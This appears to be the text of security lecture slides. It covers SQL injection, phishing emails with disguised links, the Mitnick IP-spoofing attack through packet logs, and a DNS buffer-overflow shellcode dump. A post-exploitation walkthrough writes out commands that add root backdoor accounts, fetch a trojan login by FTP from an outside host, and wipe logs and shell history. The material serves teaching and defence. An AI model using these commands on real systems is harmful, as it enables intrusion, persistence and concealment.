

rules & promises

- **I promise to always behave in an ethical and legal manner**
- **I shall not use my skills to test systems or people unless I have written permission from the appropriate authority**
- **I shall never abuse trust, skills, or knowledge**
- **I shall never surrender to the dark side**
- **I am, and will always be, an ethical person**

A Web Application Example

SQL Injection!

```
<%@ LANGUAGE="VBSCRIPT" %>
<%
Dim oCONv, oRSu
Set oCONv = Server.CreateObject("ADODB.Connection")
oCONv.Open
    "DRIVER={SQLServer};SERVER=aeneas;UID=sa;PWD=;DATABASE=paper"

Set oRSu = oCONv.Execute("SELECT * FROM tblUsers WHERE username = '" &
    Request.QueryString("UserID") & "' AND password = '" &
    Request.QueryString("Password") & "'")
if not oRSu.EOF then
    Session("UserID") = oRSu ("username")
    Response.Redirect "loginsucceeded.asp"
else
    Response.Redirect "loginfailed.asp"
end if

%>
```

```
SELECT * FROM tblUsers WHERE username = 'foo' AND password  
= 'bar'
```

<http://server/login.asp?userid='%20or%201=1-->

```
SELECT * FROM tblUsers WHERE username = '' or 1=1--
```



- Folders
- sherif@aucegypt.edu
 - Inbox (26)
 - Outbox
 - Unsent Messages
 - Drafts
 - Templates
 - Sent
 - Trash
 - 00MISC
 - 00TOREAD (64)
 - ACS
 - Biz-Dev
 - Byte
 - CS-auc
 - Data-Comm
 - DEVELOPER-COM
 - dotEarth
 - Guru
 - IBM-devdomain
 - ICANN
 - IEEE
 - InterTEC
 - ISCC
 - ISE
 - ISE-ECOMM
 - ISOC
 - Java
 - NUA
 - OldMail
 - PCWEEK
 - POstfix
 - Research
 - RITSEC
 - Complete

View: All Subject Or Sender

Subject	Sender	Date
Revenue Share and Partner with Jupiterme...	Gamelan Java Update	1:40 AM
INFOS2005 Review and heading a scientific session	Dr. Eng. Hesham N. Elmahdy	12:26 AM
Newsline Evening 2/16/05	NewsLinx	12:26 AM
FPA NOTICE: eBay Registration Suspension - Secti...	suspension@ebay.com	2/16/2005 10:45 PM
Deadline for receiving work study applications 05S	Amal Ibrahim	2/16/2005 6:03 PM
Council Meeting	fadel	2/16/2005 3:03 PM
IST2005 CFP Invitation	ist2005-3@itrc.ac.ir	2/15/2005 2:31 PM
the Third World Enformatika Congress	IJCI	2/15/2005 8:12 AM
Re: This is Inas	inas mahfouz	2/15/2005 2:03 AM
Re: Books for review: The Environmentalist	Peter Kevan	2/14/2005 10:34 PM

Subject: FPA NOTICE: eBay Registration Suspension - Section 9 - Sherif@aucegypt.edu
From: suspension@ebay.com
Date: 2/16/2005 10:45 PM
To: sherif@aucegypt.edu

Dear (Sherif@aucegypt.edu),

We regret to inform you that your eBay account has been suspended due to concerns we have for the safety and integrity of the eBay community.

Per the User Agreement, Section 9, we may immediately issue a warning, temporarily suspend, indefinitely suspend or terminate your membership and refuse to provide our services to you if we believe that your actions may cause financial loss or legal liability for you, our users or us. We may also take these actions if we are unable to verify or authenticate any information you provide to us.

Please update your billing information by clicking the link below :

<https://billing.ebay.com/>

File Edit View Go Message Tools Help

Get Mail Write Address Book Reply Reply All Forward Delete Junk Print Stop

Folders View: All Subject Or Sender

- sherif@aucegypt.edu
 - Inbox (26)
 - Outbox
 - Unsent Messages
 - Drafts
 - Templates
 - Sent
 - Trash
 - 00MISC
 - 00TOREAD (64)
 - ACS
 - Biz-Dev
 - Byte
 - CS-auc
 - Data-Comm
 - DEVELOPER-COM
 - dotEarth
 - Guru
 - IBM-devdomain
 - ICANN
 - IEEE
 - InterTEC
 - ISCC
 - ISE
 - ISE-ECOMM
 - ISOC
 - Java
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 - PCWEEK
 - POstfx
 - Research
 - RITSEC

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From: suspension@ebay.com
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Please update your billing information by clicking the link below :

<https://billing.ebay.com/>

Due to the suspension of this account, please be advised you are prohibited from using eBay in any way. This includes the registering of a new account.

Please note that any seller fees due to eBay will immediately become due and payable. eBay will charge any amounts you have not previously disputed to the billing method currently on file.



Sign In

[help](#)

New to eBay?

or

Already an eBay user?

If you want to sign in, you'll need to register first.

Registration is fast and free.

[Register >](#)

eBay members, sign in to save time for bidding, selling, and other activities.

eBay User ID

[Forgot](#) your User ID?

Password

[Forgot](#) your password?

[Sign In >](#)

[Keep me signed in](#) on this computer unless I sign out.

[Account protection tips](#) | [Secure sign in \(SSL\)](#)

You can also register or sign in using the following service:



[Announcements](#) | [Register](#) | [Security Center](#) | [Policies](#) | [Feedback Forum](#) | [About eBay](#)



- Please update your billing information by clicking the link below :

- `

`

- `<a`

`href="http://cgi4.ebay.com/ws/eBayISAPI.dll?MfcISAPICommand=`

- `RedirectToDomain&DomainUrl=`

- `http://goens.net/.www.ebay.com/"
onMouseOut="status=' ';return true"
target=_blank`

- `onMouseOver="status='`

- `https://billing.ebay.com/'; return
true">`

- `https://billing.ebay.com/<8/a>`

A Hacking Classic

Shimomura vs. Mitnick



From: tsutomu@ariel.sdsc.edu (Tsutomu Shimomura)

Newsgroups: comp.security.misc,
comp.protocols.tcp-ip,
alt.security


Subject: Technical details of the attack
described by Markoff in NYT

Date: 25 Jan 1995 04:36:37 -0800

Organization: San Diego Supercomputer Center


Keywords: IP spoofing,
security,
session hijacking

TCP Handshake



IP Spoofing & SYN Flood

X establishes a TCP connection with B assuming A's IP address



The IP spoofing attack started at about 14:09:32 PST on 12/25/94. The first probes were from toad.com (this info derived from packet logs):

```
14:09:32 toad.com# finger -l @target
14:10:21 toad.com# finger -l @server
14:10:50 toad.com# finger -l root@server
14:11:07 toad.com# finger -l @x-terminal
14:11:38 toad.com# showmount -e x-terminal
14:11:49 toad.com# rpcinfo -p x-terminal
14:12:05 toad.com# finger -l root@x-terminal
```

The apparent purpose of these probes was to determine if there might be some kind of trust relationship amongst these systems which could be exploited with an IP spoofing attack. The source port numbers for the showmount and rpcinfo indicate that the attacker is root on toad.com.

About six minutes later, we see a flurry of TCP SYNs (initial connection requests) from 130.92.6.97 to port 513 (login) on server. The purpose of these SYNs is to fill the connection queue for port 513 on server with "half-open" connections so it will not respond to any new connection requests. In particular, it will not generate TCP RSTs in response to unexpected SYN-ACKs.

As port 513 is also a "privileged" port (< IPPORT_RESERVED), server.login can now be safely used as the putative source for an address spoofing attack on the UNIX "r-services" (rsh, rlogin). 130.92.6.97 appears to be a random (forged) unused address (one that will not generate any response to packets sent to it):

```
14:18:22.516699 130.92.6.97.600 > server.login: S  
1382726960:1382726960(0) win 4096 14:18:22.566069  
130.92.6.97.601 > server.login: S 1382726961:1382726961(0) win  
4096 14:18:22.744477 130.92.6.97.602 > server.login: S  
1382726962:1382726962(0) win 4096 14:18:22.830111  
130.92.6.97.603 > server.login: S 1382726963:1382726963(0) win  
4096 14:18:22.886128 130.92.6.97.604 > server.login: S  
1382726964:1382726964(0) win 4096
```

14:18:22.943514 130.92.6.97.605 > server.login: S
1382726965:1382726965(0) win 4096 14:18:23.002715
130.92.6.97.606 > server.login: S 1382726966:1382726966(0) win
4096 14:18:23.103275 130.92.6.97.607 > server.login: S
1382726967:1382726967(0) win 4096 14:18:23.162781
130.92.6.97.608 > server.login: S 1382726968:1382726968(0) win
4096 14:18:23.225384 130.92.6.97.609 > server.login: S
1382726969:1382726969(0) win 4096 14:18:23.282625
130.92.6.97.610 > server.login: S 1382726970:1382726970(0) win
4096 14:18:23.342657 130.92.6.97.611 > server.login: S
1382726971:1382726971(0) win 4096 14:18:23.403083
130.92.6.97.612 > server.login: S 1382726972:1382726972(0) win
4096 14:18:23.903700 130.92.6.97.613 > server.login: S
1382726973:1382726973(0) win 4096 14:18:24.003252
130.92.6.97.614 > server.login: S 1382726974:1382726974(0) win
4096 14:18:24.084827 130.92.6.97.615 > server.login: S
1382726975:1382726975(0) win 4096 14:18:24.142774
130.92.6.97.616 > server.login: S 1382726976:1382726976(0) win
4096 14:18:24.203195 130.92.6.97.617 > server.login: S
1382726977:1382726977(0) win 4096 14:18:24.294773
130.92.6.97.618 > server.login: S 1382726978:1382726978(0) win
4096

We now see 20 connection attempts from apollo.it.luc.edu to x-terminal.shell. The purpose of these attempts is to determine the behavior of x-terminal's TCP sequence number generator. Note that the initial sequence numbers increment by one for each connection, indicating that the SYN packets are *not* being generated by the system's TCP implementation. This results in RSTs conveniently being generated in response to each unexpected SYN-ACK, so the connection queue on x-terminal does not fill up:

```
14:18:25.906002 apollo.it.luc.edu.1000 > x-terminal.shell: S 1382726990:1382726990(0) win 4096
```

```
14:18:26.094731 x-terminal.shell > apollo.it.luc.edu.1000: S 2021824000:2021824000(0) ack  
1382726991 win 4096
```

```
14:18:26.172394 apollo.it.luc.edu.1000 > x-terminal.shell: R 1382726991:1382726991(0) win 0
```

```
14:18:26.507560 apollo.it.luc.edu.999 > x-terminal.shell: S 1382726991:1382726991(0) win 4096
```

```
14:18:26.694691 x-terminal.shell > apollo.it.luc.edu.999: S 2021952000:2021952000(0) ack  
1382726992 win 4096
```

```
14:18:26.775037 apollo.it.luc.edu.999 > x-terminal.shell: R 1382726992:1382726992(0) win 0
```

```
14:18:26.775395 apollo.it.luc.edu.999 > x-terminal.shell: R 1382726992:1382726992(0) win 0
```

```
14:18:27.014050 apollo.it.luc.edu.998 > x-terminal.shell: S 1382726992:1382726992(0) win 4096
```

```
14:18:27.174846 x-terminal.shell > apollo.it.luc.edu.998: S 2022080000:2022080000(0) ack  
1382726993 win 4096
```

```
14:18:27.251840 apollo.it.luc.edu.998 > x-terminal.shell: R 1382726993:1382726993(0) win 0
```

```
14:18:27.544069 apollo.it.luc.edu.997 > x-terminal.shell: S 1382726993:1382726993(0) win 4096
```

```
14:18:27.714932 x-terminal.shell > apollo.it.luc.edu.997: S 2022208000:2022208000(0) ack  
1382726994 win 4096
```

```
14:18:27.794456 apollo.it.luc.edu.997 > x-terminal.shell: R 1382726994:1382726994(0) win 0
```



```
14:18:26.094731 x-terminal.shell >  
apollo.it.luc.edu.1000: S :20218240  
00(0) ack 1382726991 win 4096
```

```
14:18:26.694691 x-terminal.shell >  
apollo.it.luc.edu.999: S :202195200  
0(0) ack 1382726992 win 4096
```

Note that each SYN-ACK packet sent by x-terminal has an initial sequence number which is 128,000 greater than the previous one.

2021952000
2021824000
128000

We now see a **forged** SYN (connection request), allegedly from server.login to x-terminal.shell. The assumption is that x-terminal probably trusts server, so x-terminal will do whatever server (or anything masquerading as server) asks.

x-terminal then replies to server with a SYN-ACK, which must be ACK'd in order for the connection to be opened. As server is ignoring packets sent to server.login, the ACK must be forged as well.

Normally, the sequence number from the SYN-ACK is required in order to generate a valid ACK. However, the attacker is able to predict the sequence number contained in the SYN-ACK based on the known behavior of x-terminal's TCP sequence number generator, and is thus able to ACK the

SYN-ACK without seeing it:

```
14:18:36.245045 server.login > x-terminal.shell: S 1382727010:1382727010  
(0) win 4096
```

```
14:18:36.755522 server.login > x-terminal.shell: . ack  
win 4096
```

The spoofing machine now has a one-way connection to x-terminal.shell which appears to be from server.login. It can maintain the connection and send data provided that it can properly ACK any data sent by x-terminal. It sends the following:

```
14:18:37.265404 server.login > x-terminal.shell: P 0:2(2) ack 1 win 4096
```

```
14:18:37.775872 server.login > x-terminal.shell: P 2:7(5) ack 1 win 4096
```

```
14:18:38.287404 server.login > x-terminal.shell: P 7:32(25) ack 1 win4096
```

which corresponds to:

```
14:18:37 server# rsh x-terminal "echo + + >>/.rhosts"
```

Total elapsed time since the first spoofed packet:

The spoofed connection is now shut down:

14:18:41.347003 server.login > x-terminal.shell: . ack 2 win 4096

14:18:42.255978 server.login > x-terminal.shell: . ack 3 win 4096

14:18:43.165874 server.login > x-terminal.shell: F 32:32(0) ack 3 win 4096

14:18:52.179922 server.login > x-terminal.shell: R 1382727043:1382727043(0) win 4096

14:18:52.236452 server.login > x-terminal.shell: R 1382727044:1382727044(0) win 4096

We now see RSTs to reset the "half-open" connections and empty the connection queue for server.login:

```
14:18:52.298431 130.92.6.97.600 > server.login: R  
1382726960:1382726960(0) win 4096
```

```
14:18:52.363877 130.92.6.97.601 > server.login: R  
1382726961:1382726961(0) win 4096
```

```
14:18:52.416916 130.92.6.97.602 > server.login: R  
1382726962:1382726962(0) win 4096
```

```
14:18:52.476873 130.92.6.97.603 > server.login: R  
1382726963:1382726963(0) win 4096
```

```
14:18:52.536573 130.92.6.97.604 > server.login: R  
1382726964:1382726964(0) win 4096
```

.

.

.

server.login can again accept connections.

After root access had been gained via IP address spoofing, a kernel module named "tap-2.01" was compiled and installed on x-terminal:

```
x-terminal% modstat
```

Id	Type	Loadaddr	Size	B-major	C-major	Sysnum	Mod Name
1	Pdrv	ff050000	1000		59.		tap/tap-2.01 alpha

```
x-terminal% ls -l /dev/tap
```

```
crwxrwxrwx 1 root 37, 59 Dec 25 14:40 /dev/tap
```

This appears to be a kernel STREAMS module which can be pushed onto an existing STREAMS stack and used to take control of a tty device. It was used to take control of an already authenticated login session to target at about 14:51 PST.

--- COMMENT: Buffer Overflow! ---

Our nameserver identifies the nameserver for rsavings.net, 63.226.81.13. Our simple UDP DNS request for r.rsavings.net should have resulted in a simple UDP reply containing an answer. However, we get a TCP connection instead, which issued the buffer overflow attack. The following packets are the actual buffer overflow attack. Notice the '/bin/sh' script ran at the end of the buffer overflow.

That is the whole purpose of the exploit. NOTE: Based on passive fingerprinting, another forensic tool, this system also appears to be Linux box.

<http://www.enteract.com/~lspitz/enemy.html>

04/26-06:43:05.244101 **63.226.81.13**:1351 -> **172.16.1.107**:53

TCP TTL:50 TOS:0x0 ID:26475 DF

*****PA* Seq: 0x45B8EA Ack: 0x3FA07874 Win: 0x7D78

TCP Options => NOP NOP TS: 4037599 144023498

0C	BC	84	00	00	01	00	01	00	00	00	01	01	72	08	72	.....r.r
73	61	76	69	6E	67	73	03	6E	65	74	00	00	01	00	01	savings.net
01	72	08	72	73	61	76	69	6E	67	73	03	6E	65	74	00	.r.rsavings.net.
00	01	00	01	00	00	01	2C	00	04	01	02	03	04	01	72	.....,.....r
08	72	73	61	76	69	6E	67	73	03	6E	65	74	00	00	1E	.rsavings.net...
00	01	00	00	01	2C	19	6B	00	06	61	64	6D	61	64	6D	....., .k..adm adm
00	00	90	90	90	90	90	90	90	90	90	90	90	90	90	90	.....
90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	.....


```

C:\WINNT\System32\cmd.exe - biew ../2.code
File : ../2.code      Size :      720 bytes      30%
000000A9 : i90      nop
000000AA : i90      nop
000000AB : i90      nop
000000AC : i90      nop
000000AD : i90      nop
000000AE : iE9AC01  jmpn      file:0000025D      =>[0]
000000B1 : i0000    add      [bx+si],al
000000B3 : i5E     pop      si
000000B4 : i89760C  mov      [bp+0C],si
000000B7 : i8D4608  lea     ax,[bp+08]
000000BA : i894610  mov      [bp+10],ax
000000BD : i8D462E  lea     ax,[bp+2E]
000000C0 : i894614  mov      [bp+14],ax
000000C3 : i56     push     si
000000C4 : iEB54    jmps     file:0000011A      =>[1]
000000C6 : i5E     pop      si
000000C7 : i89F3    mov      bx,si
000000C9 : iB90000  mov      cx,0000
000000CC : i0000    add      [bx+si],al
000000CE : iBA0000  mov      dx,0000
000000D1 : i0000    add      [bx+si],al
000000D3 : iB80500  mov      ax,0005
000000D6 : i0000    add      [bx+si],al
A1      2      3      4      5      6      7      8      9      10

```

04	50	FF	46	04	89	E1	BB	07	00	00	00	B8	66	00	00	.P.F.....f..
00	CD	80	83	C4	0C	89	C0	85	C0	75	DA	66	83	7E	08	.....u.f.~.
02	75	D3	8B	56	04	4A	52	89	D3	B9	00	00	00	00	B8	.u..V.JR.....
3F	00	00	00	CD	80	5A	52	89	D3	B9	01	00	00	00	B8	?.....ZR.....
3F	00	00	00	CD	80	5A	52	89	D3	B9	02	00	00	00	B8	?.....ZR.....
3F	00	00	00	CD	80	EB	12	5E	46	46	46	46	46	C7	46	?.....^FFFFFF.F
10	00	00	00	00	E9	FE	FE	FF	FF	E8	E9	FF	FF	FF	E8	.....
4F	FE	FF	FF	2F	62	69	6E	2F	73	68	00	2D	63	00	FF	0.../bin/sh.-c..
FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	00	00	00	00	.....
70	6C	61	67	75	65	7A	5B	41	44	4D	5D	31	30	2F	39	plaguez[ADM]10/9
39	2D	65	78	69	74	00	90	90	90	90	90	90	90	90	90	9-exit.....
90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	.....
90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	.....
90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90
90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90

H
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L
L
O
Program
Code
Stored
Here

- What next after obtaining a “root” shell?
 - Check that all is well

```
cd /; uname -a; pwd; id;
```

```
Linux apollo.uicmba.edu 2.2.5-15 #1 Mon Apr 19 22:21:09 EDT  
1999 i586 unknown  
/
```

- Create some “new” accounts

```
echo "twin::506:506:~/home/twin:/bin/bash" >> /etc/passwd  
echo "twin:w3nT2H0b6AjM2:::::::::" >> /etc/shadow  
echo "hantu::0:0:~/:/bin/bash" >> /etc/passwd  
echo "hantu:w3nT2H0b6AjM2:::::::::" >> /etc/shadow
```

– Logon (**telnet**) to the machine

```
#' !"'!"# ' 9600,9600'VT5444VT5444  
Red Hat Linux release 6.0 (Shedwig)  
Kernel 2.2.5-15 on an i586
```

```
login: twin  
Password: hax0r
```

```
No directory /home/twin!  
Logging in with home = "/".
```

```
[twin@apollo /]$ su hantu  
Password: hax0r
```

```
[root@apollo /]#
```

– FTP to get toolkit!

```
[root@apollo /]# ftp 24.112.167.35
Connected to 24.112.167.35.
220 linux FTP server(Version wu-2.5.0(1) Tue Sep 21 16:48:12 EDT
1999) ready.
Name (24.112.167.35:twin): welek
331 Password required for welek.
Password:password
230 User welek logged in.
ftp> get bj.c
150 Opening BINARY mode data connection for bj.c (1010 bytes).
226 Transfer complete.
1010 bytes received in 0.115 secs (8.6 Kbytes/sec)
ftp> quit
221 Goodbye.
```

– Compile the program bj.c

```
[root@apollo /]# gcc -o login bj.c
```

```
bj.c: In function `owned':
```

```
bj.c:16: warning: assignment makes pointer from integer...
```

– Install it (login!)

```
[root@apollo /]# chown root:bin login
```

```
[root@apollo /]# chmod 4555 login
```

```
[root@apollo /]# chmod u-w login
```

```
[root@apollo /]# cp /bin/login /usr/bin/old
```

```
cp: /bin/login: No such file or directory
```

```
[root@apollo /]# rm /bin/login
```

```
rm: cannot remove `/bin/login': No such file or directory
```

```
[root@apollo /]# mv login /bin/login
```


– Clean UP!

```
[root@apollo /]# ps -aux | grep inetd ; ps -aux | grep portmap ;
rm /sbin/portmap ; rm /tmp/h ; rm /usr/sbin/rpc.portmap ; rm -rf
.bash* ; rm -rf /root/.bash_hertory ; rm -rf /usr/sbin/namedps
- aux | grep inetd ; ps -aux | grep portmap ; rm
 /sbin/por<grep inetd ; ps -aux | grep portmap ; rm /sbin/portmap
; rm /tmp/h ; rm
 /usr<p portmap ; rm /sbin/portmap ; rm /tmp/h ; rm
 /usr/sbin/rpc.portmap ; rm -rf<ap ; rm /tmp/h ; rm
 /usr/sbin/rpc.portmap ; rm -rf .bash* ; rm -rf
 /root/.ba<bin/rpc.portmap ; rm -rf .bash* ; rm -rf
 /root/.bash_history ; rm -rf /usr/s<bash* ; rm -rf
 /root/.bash_history ; rm -rf /usr/sbin/named 359 ? 00:00:00
inetd
```

```
rm: cannot remove `/sbin/portmap': No such file or directory
rm: cannot remove `/tmp/h': No such file or directory
rm: cannot remove `/usr/sbin/rpc.portmap': No such file or
directory
```



Folders

View:

All

sherif@aucegypt.edu

- Inbox (1)
- Outbox
- Unsent Messages
- Drafts
- Templates
- Sent
- Trash
- 00MISC
- 00TOREAD (451)**
- ACS
- Biz-Dev
- CS-auc
 - AIC
 - algorithms
 - CS317
 - CS317--Fall2004
 - CS491
 - cs491--spring-2006
 - cs492
 - CS495
 - CVs
 - dept
 - Fair
 - FM
 - Ghada
 - IDS
 - old
 - old_cs491
 - old-cs492
 - OS
 - R2
 - Racha
 - RamiRadi

Subject	Sender	Date
Online Reward from Amazon	Amazon Onl...	3:14 AM
Re: Need your Help	Ahmed Abbas	2/17/2007 10:5...
Re: Windows VISTA Installation at the American Univeristy in...	Ahmed Mou...	2/17/2007 7:35 ...
Re: Windows VISTA Installation at the American Univeristy in...	Amir Monta...	2/17/2007 6:57 ...
Re: CS 492	shami	2/17/2007 5:29 ...
Appointment	Karim Hamdan	2/17/2007 3:26 ...
completed conference paper	Hesham Sabry	2/17/2007 2:02 ...
My contact info and UML Session	Mona Mahf...	2/17/2007 1:26 ...
Re: email to all faculty	iomary	2/15/2007 3:17 ...
Windows security	hisham86	2/15/2007 2:32 ...


Thunderbird thinks this message might be an email scam.

Subject: Online Reward from Amazon
From: [Amazon Online Departament <service@amazon.com>](mailto:service@amazon.com)
Reply-To: [Amazon Online Departament <service@amazon.com>](mailto:service@amazon.com)
Date: 3:14 AM

To: somar@aucegypt.edu
Cc: lauren@aucegypt.edu, jayme@aucegypt.edu, randa@aucegypt.edu, sherif_d@aucegypt.edu, galila@aucegypt.edu, sherif@aucegypt.edu

We kindly ask you to spare two minutes of your time to help us!

SERVICE: Amazon Online® 30\$ Reward Update 2007

EXPIRATION: February - 22 - 2007

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